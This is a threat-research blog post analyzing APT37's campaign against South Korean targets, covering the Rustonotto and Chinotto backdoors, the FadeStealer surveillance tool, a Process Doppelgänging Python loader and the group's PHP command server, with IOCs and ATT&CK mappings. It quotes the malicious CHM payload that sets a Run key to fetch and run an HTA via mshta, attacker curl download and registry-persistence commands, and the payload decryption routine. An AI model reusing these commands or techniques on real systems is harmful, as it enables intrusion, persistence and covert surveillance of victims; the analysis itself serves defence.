APT37 Targets Windows with Rust Backdoor and Python Loader


Seongsu Park ⋮ ⋮ 9/7/2025

Zscaler Blog

Get the latest Zscaler blog updates in your inbox

Subscribe

Security Research



SEONGSU PARK - Senior Security Researcher

September 08, 2025 - 17 min read

Introduction

APT37 (also known as ScarCruft, Ruby Sleet, and Velvet Chollima) is a North Korean-aligned threat actor active since at least 2012. APT37 primarily targets South Korean individuals connected to the North Korean regime or involved in human rights activism, leveraging custom malware and adopting emerging technologies.

In recent campaigns, APT37 utilizes a single command-and-control (C2) server to orchestrate all components of their malware arsenal, including a Rust-based backdoor that ThreatLabz dubbed *Rustonotto* (also known as CHILLYCHINO), a PowerShell-based malware known as Chinotto, and FadeStealer. Rustonotto is a newly identified backdoor in use since June 2025. Chinotto is a well-documented PowerShell backdoor that has been in use since 2019. FadeStealer, first discovered in 2023, is a surveillance tool that records keystrokes, captures screenshots and audio, monitors devices and removable media, and exfiltrates data via password-protected RAR archives.

In this blog post, Zscaler ThreatLabz delves into the tactics and tools used by APT37. The technical analysis explores APT37's sophisticated tactics, including spear phishing, Compiled HTML Help (CHM) file delivery, and Transactional NTFS (TxF) for stealthy code injection.

Key Takeaways

- APT37 is a North Korean-aligned threat actor active since at least 2012 that primarily targets individuals connected to the North Korean regime or involved in human rights activism.
- In recent campaigns, APT37 utilizes a single command-and-control (C2) server to orchestrate all components of their malware arsenal, including the Rust-based backdoor we named *Rustonotto*, the PowerShell-based Chinotto malware, and FadeStealer.
- FadeStealer, first identified in 2023, is a surveillance tool designed to log keystrokes, capture screenshots and audio, track devices and removable media, and exfiltrate data through password-protected RAR archives. FadeStealer leverages HTTP POST and Base64 encoding for communication with its command-and-control (C2) server.
- APT37 utilizes Windows shortcut files and Windows help files as initial infection vectors.
- Rustonotto, active since June 2025, is a Rust-compiled malware, representing the first known instance of APT37 leveraging Rust-based malware to target Windows systems.
- Using simple backdoors in the initial stage, the threat actor deployed FadeStealer via a Python-based infection chain.

Overview

S2W published a comprehensive report on the same threat actor, detailing PubNub-based communication malware and the deployment of VCD ransomware. In this blog post, ThreatLabz expands on these findings and highlights the infection chain observed, along with the C2 operations that orchestrate the full tradecraft of this threat actor.

ThreatLabz's latest findings suggest that APT37 utilized the Rust programming language to create a lightweight backdoor we named *Rustonotto*, which has basic functionality for executing Windows commands and sending the results to a threat actor-controlled server. While Rustonotto may appear simplistic, the use of Rust highlights the group's ongoing effort to adopt modern languages and potentially support multi-platform attacks. APT37 also employed a Python-based loader implementing the Process Doppelgänging code injection technique to deploy a custom-built stealer designed for data exfiltration.

ThreatLabz collaborated with the Korea National Police Agency (KNPA) by providing technical analysis to support their investigation of APT37.

Technical Analysis

Attack chain

ThreatLabz reconstructed the APT37 infection chain that begins with an initial compromise via a Windows shortcut or a Windows help file, followed by Chinotto dropping FadeStealer through a sophisticated infection process. The attack chain is depicted in the figure below.




Figure 1: Full infection chain involving Chinotto, Rustonotto, and FadeStealer.


Windows shortcut and Rustonotto

In one campaign, APT37 utilizes a Windows shortcut file. When this shortcut file (MD5: b9900bef33c6cc9911a5cd7eeda8e093) is launched, a malicious PowerShell script, Chinotto, is invoked that extracts an embedded decoy and payload using predefined markers. The steps outlined below detail the infection process initiated when the victim executes Chinotto.

1. Scans `%temp%` and the current working directory for its own Windows shortcut file, validating its exact size (6,032,787 bytes) to ensure the correct file is processed.
2. Reads the Windows shortcut, converts the byte values to ASCII, and extracts two hex-encoded payloads delimited by the markers AEL (first payload start), BEL (second payload start), and EOF (end of file marker).
3. Converts the first hex payload to binary and writes it as `C:\ProgramData\NKView.hwp`, then launches it as a decoy document.

4. Decodes the second payload and writes it as `C:\ProgramData\3HNoWZd.exe`, which functions as the main executable.
5. Creates a scheduled task named `MicrosoftUpdate`, configured to execute `3HNoWZd.exe` every 5 minutes using `schtasks`.

The decoy document is a Hangul Word Processor (HWP) file titled *“Two Perspectives on North Korea in South Korean Society”*, which was last modified on June 11, 2025.


북한을 바라보는 한국 사회의 두 가지 관점

이에 대한 선생님의 견해를 알고 싶습니다.

Figure 2: Example decoy document dropped by an APT37 Windows shortcut file.

The dropped payload is Rustonotto, which is a Rust-compiled binary (MD5 7967156e138a66f3ee1bfce81836d8d0). Rustonotto receives Base64-encoded Windows commands and returns the execution results also in a Base64-encoded format. The steps below illustrate the sequence of Rustonotto’s behavior, specifically focusing on its C2 communication.

1. Establishes an HTTP connection to the C2 server with the `U=` HTTP query parameter.
2. Makes HTTP requests to the C2 server to fetch commands.
3. Executes the commands received.
4. Captures the command output and sends the result back to the C2 server with the `R=` HTTP query parameter.

Windows help file and PowerShell-based payload

In another campaign, the threat actor used a Windows help file (CHM) to deliver malware, a method that ThreatLabz has observed APT37 use [before](). In this case, the victim was sent a RAR file named *2024-11-22.rar*. Inside the RAR archive were two files: a password-protected ZIP archive called *KT그룹 채용* (translated as *KT Job Description*)and a malicious Windows help file named *Password.chm*. (which was disguised as a document containing the password for the ZIP archive). The malicious CHM file, when opened, creates a registry value under the Run key to trigger the download and execution of an HTML Application (HTA) file from the threat actor's server each time the current user logs on. The example below shows how the CHM file is configured to perform this action:

```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1
height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap::shortcut">
<PARAM name="Item1" value=',cmd.exe, /c REG ADD
HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v
OnedriveStandaloneUpdater /t REG_SZ /d "c:\windows\system32\cmd.exe /c
Powershell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping
-n 1 -w 473925 2.2.2.2 || mshta
http://[redacted].co.kr/files/2023/12/01/1.html" /f | echo 00020241122 >
c:\\users\\public\\Password.txt | start c:\\windows\\system32\\notepad.exe
c:\\users\\public\\Password.txt | taskkill /im hh.exe /f'>
<PARAM name="Item2" value="273,1,1">
</OBJECT>
```

The HTA file (`1.html`) downloaded by the CHM contains a malicious PowerShell script that acts as a backdoor, allowing the threat actor to control the infected computer remotely. The backdoor known as Chinotto is capable of performing various tasks, such as transferring files, executing commands, modifying the registry, creating scheduled tasks, and more. When Chinotto launches, it creates a unique victim identifier by combining the computer name and the username, which Chinotto uses when communicating with the C2 server. Chinotto connects to the same C2 server URL previously associated with Rustonotto.

To avoid running the malware more than once on the same machine, Chinotto generates a file named *%TEMP%\jMwVrHdPtpv* as an execution marker. Every 5 seconds, Chinotto checks the threat actor's C2 server for new instructions via HTTP POST requests, sending the victim ID (formatted as `U=[victim ID]`). Chinotto then receives commands from the server, which are Base64 decoded, and executed on the infected system. The table below shows the commands supported by Chinotto, along with their description.

Commands	Description
`FINFO`	Collects file information (name, size, timestamps, path) from a specified directory, saves it to a CSV file, and uploads the CSV to the C2 server.
`DIRUP`	Compresses the contents of a specified directory into a ZIP archive and uploads the ZIP to the C2 server.
`SFILE`	Uploads a specified file to the C2 server.
`DOWNF`	Downloads a file from a given URL and saves it to a specified path.
`CURLC`	Uses curl to download a file from a URL and saves it to a specified path.
`REGED`	Modifies the Windows registry at a specified location, setting the name and value.
`TASKA`	Creates a scheduled task to run a specified command at regular intervals.
`ZIPEX`	Extracts the contents of a ZIP archive to a specified destination.
`RENAM`	Renames a specified file or directory.
`DELET`	Deletes a specified file or directory.

Table 1: Commands supported by the Chinotto backdoor.

When Chinotto completes execution, it sends a Base64-encoded *done* message back to the C2 server with the `R=` HTTP query parameter.

Transacted injection

The threat actor's hands-on-keyboard activities with the implanted Chinotto variant involved delivering malicious payloads packaged in Microsoft Cabinet (.CAB) files. These payloads, equipped with Python-based launchers, were extracted and executed upon delivery. The commands used to deliver and execute the payloads are outlined in the table below.

Delivered commands	Description
`curl http://[redacted]/images/test/wonder.dat -o "c:\programdata\wonder.cab"`	Fetches the Microsoft Cabinet (CAB) file payload from the C2 server.
`expand c:\programdata\wonder.cab -F:* c:\programdata`	Extracts the contents of the .CAB file to the specified directory.
`del /f /q c:\programdata\wonder.cab`	Deletes the .CAB file to remove evidence.
`reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v TeleUpdate /d "c:\programdata\tele_update\tele_update.exe c:\programdata\tele_update\tele.conf c:\programdata\tele_update\tele.dat" /f`	Adds a registry entry to enable automatic execution at system startup or login.
`c:\programdata\telegram_update\tele_update.exe c:\programdata\telegram_update\tele.conf c:\programdata\telegram_update\tele.dat`	Launches FadeStealer with its associated configuration and data files.

Table 2: Example APT37 commands executed to deliver FadeStealer.

Each file executed during the threat actor's hands-on-keyboard activity includes three components:

- A legitimate Python module (tele_update.exe).
- A compiled Python module (tele.conf) that decrypts and loads FadeStealer from a file named tele.dat.
- The FadeStealer payload (tele.dat), Base64-encoded and XOR encrypted.

The compiled Python module, created on 2025-04-01 05:42:03, is internally named *TransactedHollowing.py*, suggesting the use of a technique for stealthily injecting and executing arbitrary code within a legitimate Windows process.

The script is designed to process a single input file containing a Base64-encoded payload. The script decodes the payload and applies a custom XOR-based decryption routine to extract a Windows executable. The decrypted executable is intended for injection into a target process. The following code demonstrates the decryption routine used to unpack the payload.

```
def decrypt_custom_encoded_file(file_path):
   try:
       # Open the file in binary mode and read its content
       with open(file_path, "rb") as file:
           encoded_data = file.read()

       # Decode the content from base64
       decoded_data = base64.b64decode(encoded_data)

       # Read offset and update it
       offset = decoded_data[0]
       offset += 1

       # Get key length and update offset
       key_length = decoded_data[offset]
       offset += 1

       # Extract the XOR key
       xor_key = decoded_data[offset : offset + key_length]
       offset += key_length

       # Decrypt the rest of the data using XOR with the key
       decrypted = bytes([
           decoded_data[i] ^ xor_key[(i - offset) % key_length]
           for i in range(offset, len(decoded_data))
       ])
```

```
        return decrypted
```

After unpacking the original payload, the Python script employs the Process Doppelgänging technique to inject the payload into a legitimate Windows process. The technique involves the following steps:

1. **Transacted file creation and section object setup**
    1. The script uses Windows Transactional NTFS (TxF) APIs (e.g., `CreateFileTransactedW`) to create a new file within a transaction context.
    2. The decrypted Portable Executable (PE) payload is written to the transacted file.
    3. The function `NtCreateSection` is called to create a memory section object, using the transacted file as the backing store for the payload's memory.
    4. The transaction is rolled back (`RollbackTransaction`), while preserving the section object in memory.
    5. The temporary file handle is closed, and the file is deleted, leaving no trace of the payload on disk.
2. **Suspended process creation**
    1. The script randomly selects a legitimate Windows system executable from a predefined list. Examples include: calc.exe, msinfo32.exe, svchost.exe, GamePanel.exe, UserAccountControlSettings.exe, and control.exe.
    2. The script creates a new process associated with the chosen executable in a suspended state.
3. **Section mapping, context manipulation, and execution**
    1. The section object containing the payload is mapped into the address space of the suspended process using `NtMapViewOfSection`.
    2. The script modifies the thread context of the suspended process (via `GetThreadContext` / `SetThreadContext` or their Wow64 equivalents) to redirect execution to the payload's entry point.
    3. The Process Environment Block (PEB) of the target process is updated to reflect the new image base address associated with the injected payload.
    4. The main thread of the process is resumed (`ResumeThread`), triggering the execution of the injected payload.

The decrypted malware is FadeStealer, the same data-theft tool previously documented by AhnLab. FadeStealer periodically gathers files from the infected system, compresses them into password-protected RAR archives, and transmits them to a C2 server. When launched, FadeStealer creates working directories under the `%TEMP%\VSTelems_Fade\` folder. FadeStealer has two main functions: automatically exfiltrating sensitive files and sending specific files as directed by commands specified by the threat actor.

FadeStealer file stealing commands

Once connected to the C2 server, FadeStealer receives Base64-encoded commands specifying a file path and a search pattern, separated by the `|` character. These commands direct the malware to gather target files based on the criteria provided. After collecting the files, FadeStealer creates a timestamped RAR archive (e.g., data_YYYY_MM_DD-HH_MM_SS.rar) and sends it back to the C2 server. Some example commands are listed below:

Command	Description
C:\Users|*.doc	Collect all Word documents from the Users directory.
C:\Documents|*.*	Collect all files from the Documents folder.
D:|*.pdf	Collect all PDF files from the D: drive.

Table 3: Example commands supported by FadeStealer.

FadeStealer surveillance

In surveillance mode, FadeStealer operates multiple threads, each dedicated to monitoring and collecting specific types of data from the infected system. These threads function independently to capture keystrokes, screenshots, audio recordings, and file content from connected devices.

In the table below, the capabilities, collection frequency, file naming patterns, and storage locations of the malware are listed.

Capabilities	Frequency	Files Collected	Directory
Records all keystrokes	Real-time	key_YYYY_MM_DD.log	%TEMP%\VSTelems_Fade\NgenPdbk\
Captures screen images	Every 30 sec	YYYY_MM_DD-HH_MM_SS.jpg	%TEMP%\VSTelems_Fade\NgenPdbc\
Records microphone audio	5-min sessions	YYYY_MM_DD-HH_MM_SS.wav	%TEMP%\VSTelems_Fade\NgenPdbm\
Monitors for USB devices	Every 1 hour	usb_YYYY_MM_DD-HH_MM_SS.rar	%TEMP%\VSTelems_FadeOut\
Monitors cameras/portable devices	Every 1 hour	[DeviceName]_YYYY_MM_DD-HH_MM_SS.rar	%TEMP%\VSTelems_FadeIn\

Table 4: Surveillance capabilities and corresponding files associated with FadeStealer.

FadeStealer compiles all the collected data into a RAR archive every hour, using a naming format like watch_YYYY_MM_DD-HH_MM_SS.rar. This archive includes files stored in the main directory (%TEMP%\VSTelems_Fade\), which contain keylogging data, screenshots, audio recordings, and captured files. A separate thread is responsible for uploading these archives to the C2 server.

To ensure timely exfiltration, another thread actively monitors and identifies archived RAR files every 10 seconds, sending them to the C2 server upon detection.

In the table below, the source directories, archive types, and the contents of the collected data are outlined.

Source Directory	Archive Types	Content
`%TEMP%\VSTelems_Fade\`	`watch_YYYY_MM_DD-HH_MM_SS.rar`	Hourly surveillance data consolidated (keylogging, screenshots, audio).
`%TEMP%\VSTelems_FadeOut\`	`usb_YYYY_MM_DD-HH_MM_SS.rar`	USB device contents collected when inserted.
`%TEMP%\VSTelems_FadeIn\`	`[DeviceName]_YYYY_MM_DD-HH_MM_SS.rar`	MTP-enabled devices such as smartphones, cameras, and media player contents gathered during monitoring.
Any location	`data_YYYY_MM_DD-HH_MM_SS.rar`	Files collected via remote commands.

Table 5: Filenames and paths used for surveillance by FadeStealer.

When sending files, FadeStealer uses HTTP POST requests with multipart form data, specifying *myboundary* as the boundary name. Additionally, when creating a RAR archive, FadeStealer utilizes the hardcoded password *NaeMhq[d]q* to encrypt the RAR content and employs a custom RAR.exe tool extracted from its embedded resources.

C2 server

The threat actor leveraged vulnerable web servers to act as C2 servers for managing malware operations. The C2 PHP script used by APT37 is a lightweight and file-based backend, facilitating communication between the threat actor and the malware implants. The C2 server enables command delivery, result collection, and file uploads, all organized within a single JSON file (info).

Using this simple yet effective script, the threat actor controlled the entire suite of malware tools used in the campaign. This included Rustonotto, Chinotto, and FadeStealer, all of which utilized the same Base64-encoded format for communication. While some malware variants featured slight differences in command structures, the C2 server PHP script provided unified and streamlined control over the entire malware toolset. The figure below illustrates how the C2 server functioned as a central hub for delivering commands, collecting results, and handling uploads across the different malware components in the campaign.




Figure 3: APT37 C2 server architecture for Rustonotto, Chinotto, and FadeStealer.

The APT37 C2 server maintains two arrays: a `parent` array for storing results received from the malware implant and a `child` array for storing commands issued by the threat actor. The code sample below demonstrates how the APT37 C2 server initializes its operation.

```
…
if (!file_exists("info"))
{
    file_put_contents("info", '{"parent" : [{"id" : "", "text" : ""}],
"child" : [{"id" : "", "text" : ""}]}');
}
$jsonStored = '';
$jsonStored = json_decode(file_get_contents("info"));
…
```

The APT37 C2 server handles incoming HTTP requests differently depending on whether they originate from the threat actor or the malware implant. Requests are processed based on specific types and associated parameters, as outlined in the table below.

Request Type	Parameter	Description
GET/POST	`U=parent`	When the threat actor sends the query string `U=parent`, the C2 sends back the entire `parent` array, containing results from the clients. After delivering the response, the C2 resets the parent array to empty.
GET	`U=&C=`	When the threat actor issues a command for a specific client, the Base64-encoded command is decoded and stored in the `child` array under the

Request Type	Parameter	Description
		client's ID. If the entry already exists, it is updated; otherwise, a new entry is created. The command is delivered to the client during its next poll and then cleared from the store.
POST	`U=&R=`	When a client sends back a result, the result is Base64-decoded and stored in the `parent` array under the client's ID. If the entry already exists, it is updated; otherwise, a new entry is created. The threat actor can later retrieve these results using the query string `U=parent`.
POST	`U=&_file=`	When a client uploads a file, it is saved in the current directory with a filename prefixed by the client's ID. The final filename format is _. If the file already exists, the data is appended.
GET/POST	`U=`	When a client polls for commands without sending a result or file, the script checks the child array for pending commands. If a command is found, it is delivered and cleared. If no command exists, the script checks the parent array. If no result is present, it responds with a default handshake message ("`SEVMTw==`", Base64 for "`HELLO`").

Table 6: APT37 C2 server HTTP parameters and their corresponding purposes.

The threat actor retrieves exfiltrated files from the compromised machine by issuing a direct GET request to the C2 server, leveraging prior knowledge of the client ID and the specific file name.

Victim Profile

Our findings revealed that several victims of this attack were located in South Korea. While the exact identities of the victims remain unclear due to limited available information, they do not appear to be associated with enterprises or government organizations. Based on the decoy content employed in the attack, ThreatLabz assesses with medium confidence that the intended targets include individuals linked to the North Korean regime or involved in South Korean political and/or diplomatic affairs.

Conclusion

APT37 continues to prove its adaptability and proficiency by utilizing advanced tools and tactics to achieve its objectives. By incorporating new technologies alongside refined social engineering techniques, the group is able to effectively exfiltrate sensitive information and conduct targeted surveillance on individuals of interest. This malware cluster leveraged by APT37 has demonstrated persistent activity over the years and continues to undergo regular improvements.

Zscaler Coverage

Zscaler's multilayered cloud security platform detects indicators related to APT37's campaign at various levels. The figure below depicts the Zscaler Cloud Sandbox, showing detection details for this threat.




Figure 4: Zscaler Cloud Sandbox report for FadeStealer.

In addition to sandbox detections, Zscaler's multilayered cloud security platform detects indicators related to this threat at various levels with the following threat names:

Indicators Of Compromise (IOCs)

MD5	File name
b9900bef33c6cc9911a5cd7eeda8e093	N/A
7967156e138a66f3ee1bfce81836d8d0	3HNoWZd.exe.bin
77a70e87429c4e552649235a9a2cf11a	wonder.dat
04b5e068e6f0079c2c205a42df8a3a84	tele.conf
d2b34b8bfafd6b17b1cf931bb3fdd3db	tele.dat
3d6b999d65c775c1d27c8efa615ee520	2024-11-22.rar
89986806a298ffd6367cf43f36136311	Password.chm
4caa44930e5587a0c9914bda9d240acc	1.html

MITRE ATT&CK Framework

ID	Tactic	Description
T1566.001	Phishing: Spearphishing Attachment	The threat actor delivers a malicious archive file to victims via spear phishing.
T1059.003	Command and Scripting Interpreter: Windows Command Shell	The Windows commands are launched by the CHM file when the Chinotto malware is delivered to the victim.
T1059.007	Command and Scripting Interpreter: JavaScript	The JavaScript embedded HTA file is launched at the initial stage of the infection.
T1053.005	Scheduled Task/Job: Scheduled Task	A Windows Task Scheduler entry named *MicrosoftUpdate* was created for persistence using a malicious shortcut file

ID	Tactic	Description
T1204.001	User Execution: Malicious Link	The malicious Windows shortcut file was delivered to the victim.
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	The malicious CHM file creates a Run registry named *OnedriveStandaloneUpdater* for persistence.
T1055.013	Process Injection: Process Doppelgänging	Using Python code, the malware injects malicious code into the legitimate process using Windows Transactional NTFS (TxF).
T1036.003	Masquerading: Rename Legitimate Utilities	The legitimate Python module was renamed as *tele_update.exe*.
T1036.004	Masquerading: Masquerade Task or Service	The malware creates Windows services or registry keys that impersonate legitimate services, such as OneDrive or Windows Update.
T1218.005	System Binary Proxy Execution: Mshta	The malware exploits mshta.exe to execute malicious .hta files as a proxy.
T1056.001	Input Capture: Keylogging	FadeStealer collects the user's key strokes.
T1113	Screen Capture	FadeStealer takes screenshots of the victim’s screen.
T1123	Audio Capture	FadeStealer records microphone audio.
T1025	Data from Removable Media	FadeStealer collects files from connected removable media devices.
T1560.001	Archive Collected Data: Archive via Utility	FadeStealer uses an embedded RAR utility to collect and compress data for exfiltration.
T1071.001	Application Layer Protocol: Web Protocols	Rustonotto, Chinotto, and FadeStealer use HTTP communication for backdoor operations.
T1132.001	Data Encoding: Standard Encoding	Rustonotto and Chinotto use Base64 encoding when sending data.
T1041	Exfiltration Over C2 Channel	FadeStealer exfiltrates collected data through the C2 channel.

Thank you for reading

Was this post useful?

Yes, very!

Not really

Disclaimer: This blog post has been created by Zscaler for informational purposes only and is provided "as is" without any guarantees of accuracy, completeness or reliability. Zscaler assumes no responsibility for any errors or omissions or for any actions taken based on the information provided. Any third-party websites or resources linked in this blog post are provided for convenience only, and Zscaler is not responsible for their content or practices. All content is subject to change without notice. By accessing this blog, you agree to these terms and acknowledge your sole responsibility to verify and use the information as appropriate for your needs.

Explore more Zscaler blogs

The Unintentional Leak: A glimpse into the attack vectors of APT37

Read post

From Pyongyang to Your Payroll: The Rise of North Korean Remote Workers in the West

Read post

Kimsuky deploys TRANSLATEXT to target South Korean academia

Read post

Get the latest Zscaler blog updates in your inbox

By submitting the form, you are agreeing to our privacy policy.